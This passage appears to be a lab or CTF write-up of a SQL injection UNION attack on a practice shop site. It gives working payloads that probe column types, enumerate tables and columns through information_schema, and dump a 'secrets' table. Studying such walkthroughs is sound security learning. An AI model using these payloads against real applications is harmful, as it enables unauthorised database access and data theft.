

Now we know there are 4 columns in total.
From the same article we now need:
Finding columns with a useful data type
A SQL injection UNION attack enables you to retrieve the results from an injected query. The interesting data that you want to retrieve is normally in string form. This means you need to find one or more columns in the original query results whose data type is, or is compatible with, string data.
After you determine the number of required columns, you can probe each column to test whether it can hold string data. You can submit a series ofUNION SELECTpayloads that place a string value into each column in turn. For example, if the query returns four columns, you would submit:' UNION SELECT 'a',NULL,NULL,NULL--
' UNION SELECT NULL,'a',NULL,NULL--
' UNION SELECT NULL,NULL,'a',NULL--
' UNION SELECT NULL,NULL,NULL,'a'--
Okay, same thing, we just add a trailing dash to the end of the query.


Okay, so the error code basically tells us what is wrong, we need to not send the NULL value in our query most probably because htmlspecialchars() expects a string. This means we can just add visible values like 1, 2, 3, 4 or a, b, c, d and look where the columns show up.


We see 13 results again so let's scroll down.
Understanding the query
We don't see our "a" character anywhere, but we do know what b, c and d now are.
b = product name
c = description
d = price
Since we know this we can assume that the original query is something like:
SELECT id, name, description, price FROM products WHERE .... (from previously)
and then the frontend renders:
<h3>name</h3>
<p>description</p>
<div>$price</div>
Now knowing where our output shows up, we can start manipulating the query to show us things like the database name.


Okay, now we know the database name, we need to extract the table values from there, so get the table values we need to look up information_schema.
https://dev.mysql.com/doc/mysql-infoschema-excerpt/8.0/en/information-schema.html
' UNION SELECT 1,table_name,3,4
FROM information_schema.tables
WHERE table_schema=database()-- -
This time around we get 17 results:

And we purposely do the WHERE clause targeting only where the table_schema=database() which would be flowerhaven, since if we forget about the WHERE clause, we get table name information for every database rather than just the one being used.
Example:
' UNION SELECT 1,table_name,3,4 FROM information_schema.tables-- -

Continuing on from:
' UNION SELECT 1,table_name,3,4
FROM information_schema.tables
WHERE table_schema=database()-- -

Boom! We have a table name that we would be very interested in called secrets.
Extracting information from valuable table
Next step is finding the column names for the table we are interested in, to do so we just need to re-use our old query, but instead of targeting table_name, we need to target column_name from information_schema.columns instead of previously where we targeted tables, and the last part we need to change our where clause to table_name = secrets, since we found the table name.
' UNION SELECT 1,column_name,3,4
FROM information_schema.columns
WHERE table_name='secrets'-- -


Okay, great information! We have 3 visible parameters we can manipulate, and three columns in the table secrets, so let's just list all of the information from secrets.
' UNION SELECT 1,id,key,value FROM secrets-- -

Hm, this should work? Let's make sure we're not doing anything wrong by adding backticks to the values that are string format, as well as so MySQL treats them as a column name rather than SQL syntax.
' UNION SELECT 1,id,`key`,`value` FROM secrets-- -


Okay, this now worked because "key" and "value" are funky words in SQL, since they are used throughout for other things, MySQL sometimes get confused depending on context.
https://dev.mysql.com/doc/refman/8.4/en/keywords.html
There is a reserved list, but VALUE is listed there, whilst KEY isn't, but key is used within other queries like PRIMARY KEY, FOREIGN KEY and what not, so the lesson here is if the value in SQL looks like it could be a common SQL word, just to add backticks.